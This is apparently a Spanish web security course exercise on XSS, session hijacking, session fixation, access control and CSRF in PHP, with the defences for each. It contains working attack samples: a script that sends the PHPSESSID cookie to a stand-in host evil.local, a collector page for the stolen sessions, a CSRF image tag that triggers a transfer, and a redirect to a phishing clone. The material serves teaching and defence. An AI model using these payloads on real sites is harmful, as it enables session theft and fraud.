Validación de entradas

¿Qué es?

Práctica Realiza y documenta todos los puntos de esta entrada de blogDebes crear todas las páginas mencionadas en el mismo y como resultado, debes crear un Dockerfile con una instalación de apache y php. Además, debes crear un repositorio en GitHub con un commit por cada nuevo archivo crees o modifiques

Nunca hay que confiar en aquello que introducen los usuarios en un formulario web. Estamos acostumbrados a trabajar con ellos en cualquier aplicación web de hoy en día: Facebook, Twitter, Instagram, … y realmente no nos damos cuenta de lo fácil que es atacar una web a través de ellos si no se toman las debidas precauciones al validar los datos de entrada.

XSS (Cross-site-scripting)

Vamos a crear un formulario (`post.php`) para introducir entradas de posts (es básico porque no se va a guardar nada en la base de datos. Lo único que va a hacer el formulario es mostrar los datos que se han introducido).

```
<!DOCTYPE html>
<html lang="es">
<head>
<meta charset="utf-8">
</head>
<body>

<?php
if ($_SERVER['REQUEST_METHOD'] == "GET") {
?>
<p>Nuevo Post</p>
<form action='post.php' method='post'>
    <textarea name="textarea" rows="10" cols="50">Escribe algo aquí</textarea>
    <input type = 'submit' value='enviar'>
</form>
<?php
```

```
}else
    echo $_POST["textarea"] ?? "";
?>
</body>
</html>
```

En principio parece inocuo. Para probar escribe unos cuantos posts.



Figure 1: Post

Pero ahora vas a actuar como un hacker y a introducir el siguiente texto

```
<script>alert('hackeado')</script>
```

Ahora ya no parece tan inocuo, ¿no?

Mitigar XSS

En el servidor

Como se ha comentado antes, **nunca pero nunca** se ha de confiar en lo que escriben los usuarios en los formularios. Siempre hay que sanear (**sanitize**) de



Figure 2: image-20210131193815141

caracteres peligrosos mediante las funciones que provea el lenguaje en el que escribimos la parte del servidor (o la parte cliente que siempre es javascript).

Para ello podemos usar en PHP la función `htmlspecialchars` o `htmlentities`, aunque mejor si usamos un purificador como por ejemplo http://htmlpurifier.org/

Vamos a crear un nuevo archivo llamado `post_mejorado.php` que realiza el escape de los caracteres peligrosos.

```
<!DOCTYPE html>
<html lang="es">
<head>
<meta charset="utf-8">
</head>
<body>

<?php
if ($_SERVER['REQUEST_METHOD'] == "GET") {
?>
<p>Nuevo Post</p>
<form action='post.php' method='post'>
    <textarea name="textarea" rows="10" cols="50">Escribe algo aquí</textarea>
    <input type = 'submit' value='enviar'>
</form>
<?php
}else
    echo htmlspecialchars($_POST["textarea"]) ?? "";
?>
</html>
```

Ahora fíjate que al introducir

```
<script>alert('hackeado')</script>
```

lo único que ocurre es que se muestra en pantalla lo siguiente:

En el cliente

Mejor aún, si también usamos un purificador como DOMPurify en la parte del cliente, pues según la información disponible en la página de Gitub:

> DOMPurify sanitizes HTML and prevents XSS attacks. You can feed DOMPurify with string full of dirty HTML and it will return a string (unless configured otherwise) with clean HTML. DOMPurify will strip out everything that contains dangerous HTML and thereby



Figure 3: image-20210131195056822

> prevent XSS attacks and other nastiness. It's also damn bloody fast. We use the technologies the browser provides and turn them into an XSS filter. The faster your browser, the faster DOMPurify will be.

Además, nos hemos de asegurar de que cuando insertamos datos en el DOM, estos se traten como un `String` y no como `DOM`. Por ejemplo:

- Menos seguro

```
const cadena = '<strong>Texto en javascrit</strong>';
const div = document.querySelector('#comentario');
div.innerHTML = cadena; //Se interpreta como DOM
```

- Más seguro

```
const cadena = '<strong>Texto en javascrit</strong>';
const div = document.querySelector('#comentario');
div.innerText = cadena; //Se interpreta como cadena
```

Mediante CSP

Debido a que los ataques XSS son uno de los más recurrentes, los navegadores han implementado una nueva capa de seguridad denominada **CSP** (Content Security Police).

CSP hace posible que los administradores de servidores reduzcan o eliminen las posibilidades de ocurrencia de XSS mediante la especificación de dominios que el navegador considerará como fuentes válidas de scripts ejecutables. Un navegador

compatible con CSP solo ejecutará scripts de los archivos fuentes especificados en esa lista blanca de dominios, ignorando completamente cualquier otro script (incluyendo los scripts inline y los atributos de HTML de manejo de eventos).

Para habilitar CSP, necesitas configurar tu servidor web para que devuelva la cabecera HTTP `Content-Security-Policy`

Para especificar una política, se puede utilizar la cabecera HTTP `Content-Security-Policy` de la siguiente manera:

```
Content-Security-Policy: política
```

Por ejemplo:

- queremos restringir a que los dominios de donde se puedan cargar scripts sean del mismo dominio que el origen:

  ```
  Content-Security-Policy: default-src 'self'
  ```

- El administrador de un sitio web desea permitir el contenido de un dominio de confianza y todos sus subdominios (no tiene que ser el mismo dominio en el que está configurado el CSP).

  ```
  Content-Security-Policy: default-src 'self' *.trusted.com
  ```

- El administrador de un sitio web desea permitir que los usuarios de una aplicación web incluyan imágenes de cualquier origen en su propio contenido, pero restringen los medios de audio o vídeo a proveedores de confianza, y todas las secuencias de comandos solo a un servidor específico que aloja un código de confianza. Aquí, de forma predeterminada, el contenido solo se permite desde el origen del documento, con las siguientes excepciones:

  - Las imágenes pueden cargarse desde cualquier lugar (tenga en cuenta el comodín "*").
  - Los archivos de medios solo están permitidos desde media1.com y media2.com (y no desde los subdominios de esos sitios).

  - El script ejecutable solo está permitido desde userscripts.example.com.

Para una guía completa que enumera una serie de ataques XSS que pueden usarse para eludir ciertos filtros defensivos XSS puedes visitar este enlace ## Autenticación con Sesiones

El mecanismo en el manejo de la sesión es un componente fundamental de la seguridad en la mayoría de aplicaciones web. Permite a la aplicación identificar

a un único usuario entre diversas solicitudes, y maneja los datos que se acumula sobre el estado de la interacción del usuario con la aplicación.

Debido al importante rol que esto cumple, son el principal objetivo de ataque contra la aplicación, si es factible romperlo, puede evadir los controles de autenticación y enmascararse como otro usuario sin conocer las credenciales.

Existen dos aspectos para establecer o mantener una sesión. La primera pieza es un "Session ID" único, el cual es algún tipo de identificador que el servidor asigna y envía al navegador. La segunda pieza es algún dato que el servidor asocia con el "Session ID". Es como una fila en una BD que corresponde con todas las cosas que se hacen (contenido, expiración, rol, etc). El Session ID, entonces es la única clave única que el servidor utiliza para buscar la fila en la BD. Para manipular una Sesión se debe primero encontrar los Identificadores de sesión. La forma más sencilla de hacerlo es buscar la cadena "session". Los más populares son: `JSESSIONID` (JSP), `ASPSESSIONID` (ASP.NET), `PHPSESSID` (PHP) o `RAMDOM_ID` (ASP.NET).

Si se ven algunos de estos valores en la Cookie, entonces probablemente se ha encontrado el Identificador de Sesión.

El siguiente código es un ejemplo básico (`login.php`) para crear un formulario de inicio de sesión en PHP.

```php
<?php
session_start();

//En una aplicación real, los usuarios estarían almaenados en la base de datos
$all_users = array ("mario" => "qwerty", "juan" => "123456");
$valid_users = array_keys($all_users);

$ya_registrado = $_SESSION['ya_registrado'] ?? false;


if ($_SERVER['REQUEST_METHOD'] == "POST" && !$ya_registrado){
    $usuario = $_POST['usuario'] ?? "";
    $password = $_POST['password'] ?? "";

    $ya_registrado = (in_array($usuario, $valid_users)) && ($password == $all_users[$usuario
    if ($ya_registrado){
        $_SESSION['ya_registrado'] = true;
        $_SESSION['usuario'] = $usuario;
    }
}

if ($ya_registrado){
    // Si llega aqui es porque es un usuario válido.
    echo "<p>Welcome " . $_SESSION['usuario'] . "</p>";
```

```
    echo "<p>Congratulations, you are into the system.</p>";
}else{
?>

    <form action='login.php' method='post'>
        Usuario: <input type='text' name = "usuario" id="usuario" value=""><br>
        Contraseña: <input type='password' name = "password" id = "password" value=""><br>
        <input type='submit' value='Enviar'>
    </form>
<?php
}
?>
```

Por ejemplo, en este caso la variable de sesión por defecto es `PHPSESSID`



Figure 4: image-20210131164900677

Para poder desconectar a un usuario se usa el método `session_destroy();`

```
<?php
//logout.php
session_start();
session_unset();
session_destroy();
//redirigimos a login.php
header('Location: login.php');
```

Esta pequeña pieza de información es importantísima **desde el punto de vista de la ciberseguridad** pues se puede producir un robo de sesión como se muestra en el siguiente punto.

Robo de sesión - Puesta en práctica

Supongamos que nuestra página es vulnerable a un ataque XSS (este tipo de ataque se encuentra dentro de los Top 10 según la OWASP)

Durante el funcionamiento normal, las *cookies* se envían en los dos sentidos entre el servidor (o grupo de servidores en el mismo dominio) y el ordenador del usuario que está navegando. Dado que las *cookies* pueden contener información sensible (nombre de usuario, un testigo utilizado como autenticación, etc.), sus valores no deberían ser accesibles desde otros ordenadores. Sin embargo, las *cookies* enviadas sobre sesiones HTTP normales son visibles a todos los usuarios que pueden escuchar en la red utilizando un *sniffer* de paquetes. Estas *cookies* no deben contener por lo tanto información sensible. Este problema se puede **solventar mediante el uso de https**, que invoca seguridad de la capa de transporte para cifrar la conexión ya que de lo contrario se pueden sufrir ataques por medio de https://es.wikipedia.org/wiki/Ataque_de_intermediario

Vamos a ver un secuestro de sesión en directo.

Para ello es necesario que creemos un host virtual en apache que responda a la url evil.local

En este host virtual crearemos una página llamada `robo-de-sesion.php` con el siguiente contenido:

```php
<?php
$session_robada = $_GET['session_robada'] ?? "";
$session_robada .= "\n";
$fichero = 'sessions.txt';
// Abre el fichero para obtener el contenido existente
$actual = file_get_contents($fichero);
// Escribe el contenido al fichero
file_put_contents($fichero, $session_robada, FILE_APPEND);
```

Y ahora en el sitio `dominioseguro.local`, crea el siguiente contenido en la página `hackeada.php`

```
<!DOCTYPE html>
<html lang="es">
<head>
<meta charset="utf-8">
</head>
<body>
    Esta es una página que ha sido hackeada mediante XSS.
Al acceder, envía la cookie de sesión al sitio http://evil.local
<script>
var c = document.cookie.replace(/(?:(?:^|.*;\s*)PHPSESSID\s*\=\s*([^;]*).*$)|^.*$/, "$1")
```

```
var myImage = new Image(1,1);
myImage.src = "http://evil.local/robar-session.php?session_robada=" + c;
</script>

</body>
</html>
```

Para que funcione, **primero debes iniciar sesión** en la página `dominioseguro.local/login.php` y después visitar la página `dominioseguro.local/hackeada.html`

Ahora abre el archivo `sessions.txt` y comprobarás que tiene una clave de sesión que puedes usar para suplantar al usuario original. Para ello, haz una petición en una página privada a `login.php`, abre la pestaña `Red` en **Firebug** , selecciona la página y pulsa el botón `Reenviar`



Figure 5: image-20210131184754004

Y ahí cambia el valor de `PHPSESSID` por el que se encuentra en el archivo `sessions.txt` y pulsa el botón `Enviar`

Comprobarás en la pestaña ***Respuesta*** que hemos suplantado al usuario `mario`. Imagina que es la página de un banco, o de Facebook, etc.

Evitar el robo de sesión (Session-Hijacking)

Existe una cabecera de respuesta que impide que las cookies se puedan leer por javascript lo que nos protege de este tipo de ataques. Dicha cabecera es `HttpOnly`. Por ejemplo, en PHP se puede configurar así:

```
ini_set( 'session.cookie_httponly', 1 );
```



Figure 6: image-20210131185040301



Figure 7: image-20210131185223891

También es recomendable una configuración para que sólo se envíen cookies sobre conexiones seguras.

```
ini_set( 'session.cookie_secure', 1);
```

Estas dos directivas deberían introducirse en el archivo `php.ini` y el resultado sería esta cabecera:

```
Set-Cookie: PHPSESSID=a3fWa; Expires=Wed, 21 Feb 20212 07:28:00 GMT; Secure; HttpOnly
```

Si modificamos `login.php` para que incluya esta directiva, comprobaremos que al visitar la página `hackeada.html` la página en `evil.local` ya no recibe la cookie de sesión.

```
<?php
ini_set( 'session.cookie_httponly', 1 );
session_start();
// Resto de código
// ....
```

Más información en stackoverflow y en OWASP

Fijación de sesión (Session Fixation)

Otro ataque relacionado con las cookies de sesión es Session Fixation. El engaño parte de un hacker que hace llegar a otro usuario un enlace (por correo electrónico, o insertado en una web hackeada con XSS) con un identificador de sesión incluido en la url.

Por ejemplo, http://localhost:8080/login.php?PHPSESSID=HOLA

En el momento que el usuario legítimo inicia sesión en el sistema da acceso al hacker, pues éste tiene acceso a la cookie de sesión `HOLA`. Ahora prueba a acceder con una sesión privada u otro navegador y comprobarás que **estás logeado!**

Cambia la página `login.php` para que quede como a continuación:

```
<?php
if ($_GET["PHPSESSID"]){
    //Simulamos paso de sesión por GET
    session_id($_GET["PHPSESSID"]);
}

session_start();
//... demás código
```

Más información en la web de OWASP

Para evitar este tipo de ataques, la cookie de sesión cuando el usuario ha hecho **login debe ser distinta de la cookie** cuando no se ha iniciado sesión.

Otras consideraciones

Se debe cerrar la sesión en un plazo determinado de tal forma que si no se interactúa con la página esta expire y el usuario deba volver a iniciar sesión. Al menos se deben fijar las cookies para que se eliminen al cerrar el navegador.

Además, se debe volver a solicitar las credenciales de acceso cuando el usuario acceda a acciones relacionadas con su perfil. Por ejemplo, pidiendo la contraseña cuando el usuario desee cambiar la misma. Esto protege al usuario si se deja desatendido el navegador y otro usuario intenta cambiarle la contraseña.

Control de acceso (Autorización)



Figure 8: Autenticación vs Autorización

Por seguridad, todas las organizaciones deben seguir el **principio de mínimo privilegio**

> Según la Wikipedia
>
> En seguridad de la información, ciencias de la computación y otros campos, el **principio de mínimo privilegio** (también conocido como el principio de menor autoridad) indica que en una particular capa de abstracción de un entorno computacional, cada parte (como

> ser un proceso, un usuario o un programa, dependiendo del contexto) debe ser capaz de acceder solo a la información y recursos que son necesarios para su legítimo propósito.

Y se deben definir las acciones que pueden llevar a cabo cada uno de los roles asociados a los usuarios. Por ejemplo, se pueden definir tres roles:

- Usuario anónimo: no ha iniciado sesión
- Usuario identificado: ha iniciado sesión
- Usuario administrador: ha iniciado sesión y es administrador del sitio.

El término técnico en inglés es `Role-based access control (RBAC)`

Hablando de las cookies de sesión, se debe gestionar la aplicación de tal forma que la misma se propague siempre entre las distintas páginas de la misma.

Esto se puede implementar fácilmente en PHP modificando un poco la página `login.php`

```php
<?php
session_start();

//En una aplicación real, los usuarios estarían almacenados en la base de datos y la contras
$all_users = array ("mario" => ["qwerty", "ADMIN"], "juan" => ["123456", "USER"]);
$valid_users = array_keys($all_users);

$ya_registrado = $_SESSION['ya_registrado'] ?? false;

if ($_SERVER['REQUEST_METHOD'] == "POST" && !$ya_registrado){
    $usuario = $_POST['usuario'] ?? "";
    $password = $_POST['password'] ?? "";

    $passwordUsuario = $all_users[$usuario][0];
    $rolUsuario = $all_users[$usuario][1];

    $ya_registrado = (in_array($usuario, $valid_users)) && ($password == $passwordUsuario);
    if ($ya_registrado){
        $_SESSION['ya_registrado'] = true;
        $_SESSION['usuario'] = $usuario;
        $_SESSION['ROL'] = $rolUsuario;
    }else{
        echo "Usuario no encontrado";
    }
}

if ($ya_registrado){
```

```
    // Si llega aqui es porque es un usuario válido.
    echo "<p>Welcome " . $_SESSION['usuario'] . "</p>";
    echo "<p>Congratulations, you are into the system.</p>";
}else{
?>

    <form action='login-roles.php' method='post'>
        Usuario: <input type='text' name = "usuario" id="usuario" value=""><br>
        Contraseña: <input type='password' name = "password" id = "password" value=""><br>
        <input type='submit' value='Enviar'>
    </form>
<?php
}
?>
```

Ahora podemos controlar el acceso a nuestro sistema validando que el usuario posee el rol adecuado para acceder a las secciones de nuestra aplicación. Por ejemplo, creamos una página para el perfil de usuario (`rol:USER`) y otra para administrar la aplicación (`Rol:ADMIN`)

La página de perfil (`perfil.php`) sería la siguiente:

```
<?php
session_start();
if (!$_SESSION['ya_registrado']){
    header('Location: login.php');
}
if ($_SESSION['ROL'] != "USER"){
    header('Location: no-autorizado.php');
}
?>
<h1>Página de perfil del usuario.</h1>
```

Y la página de administración (`admin.php`) quedaría así:

```
<?php
session_start();
if (!$_SESSION['ya_registrado']){
    header('Location: login.php');
}
if ($_SESSION['ROL'] != "ADMIN"){
    header('Location: no-autorizado.php');
}
?>
<h1>Página de administración del sitio</h1>
```

Y este es el código de la página `no-autorizado.php`

```
<?php
session_start();
?>
<h1>Acceso no autorizado</h1>
```

Hemos de seguir, además, las instrucciones relativas a la Seguridad que establece el Esquema Nacional de Seguridad

CSRF (Cross Site Request Forgery)

Un tipo especial de ataque XSS es CSRF. En un ataque CSRF, el objetivo del atacante es hacer que una víctima inocente envíe, sin saberlo, una solicitud web creada con fines malintencionados a un sitio web al que la víctima tiene acceso privilegiado.

Vamos a poner un ejemplo:

- El usuario `mario` está logeado en el sistema
- Hay una página en el sistema que permite transferir dinero a otro usuario del mismo. Por ejemplo, `dominioseguro.local/tranfer.php`
- Un atacante (`juan`) ha conseguido mediante XSS introducir este código en una página que visita `mario`

  ```
  <img src='http://dominiodeguro.local/transfer.php?quantity=1000&user=juan'>
  ```

  Ahora cada vez que `mario` visite esta página se producirá una transferencia a `juan` por un importe de 1000€!!!

  Este es el código de la página `transfer.php`

```
<?php
session_start();
if (!$_SESSION['ya_registrado']){
    header('Location: login.php');
}
$from = $_SESSION['usuario'];
$to = $_GET['to'];
$quantity = $_GET['quantity'];
//Este código es una simplificación
$BD = "Transferencia realizada de $from a $to; cantidad: $quantity";
$fichero = 'transfers.txt';
// Abre el fichero para obtener el contenido existente
```

```
$actual = file_get_contents($fichero);
// Escribe el contenido al fichero
file_put_contents($fichero, $BD, FILE_APPEND);
```

Y este es el contenido de la página hackeada (`hackeada-csrf.html`)

```
Esta es una página que ha sido hackeada mediante XSS.
Al acceder, realiza una transferencia de 1000 € al atacante.
<img src='http://dominiodeguro.local/transfer.php?quantity=1000&to=juan'>
```

Para reproducir el ataque, haz login como `mario` y luego visita la página `hackeada-csrf.html`

Existen múltiples contramedidas para este tipo de ataque explicadas en la entrada de la Wikipedia como por ejemplo el patrón Synchronizer token pattern

Redirigir a otra web.

Otro tipo de ataque que se puede realizar mediante XSS es la redirección a una página controlada por un atacante.

```
<!DOCTYPE html>
<html lang="es">
<head>
<meta charset="utf-8">
</head>
<body>
    Esta es una página que ha sido hackeada mediante XSS.
Al acceder, reenvía al visitante a una página controlada por un hacker
<script>document.location = 'http://evil.local/clon-de-mi-banco.html'</script>
</body>
```

Ahora en el navegador al acceder a la página `hackeada-redirect.html` se visita automáticamente la página http://evil.local/clon-de-mi-banco.html

```
<!DOCTYPE html>
<html lang="es">
<head>
<meta charset="utf-8">
</head>
<body>
<p>Esta página es un clon de la página de login de mi banco. Cuando el usuario realiza un lo
<p>Otra posibilidad es que desde esta página se instale un malware en el ordenador</p>
<p>Las posibilidades son infinitas...</p>
```

```
</body>
</html>
```

Basado en

https://httpd.apache.org/docs/2.4/es/mod/mod_auth_basic.html

https://es.wikipedia.org/wiki/Cookie_(inform%C3%A1tica)#Robo_de_cookies

https://dev.to/anastasionico/good-practices-how-to-sanitize-validate-and-escape-in-php-3-methods-139b

https://developer.mozilla.org/es/docs/Web/HTTP/CSP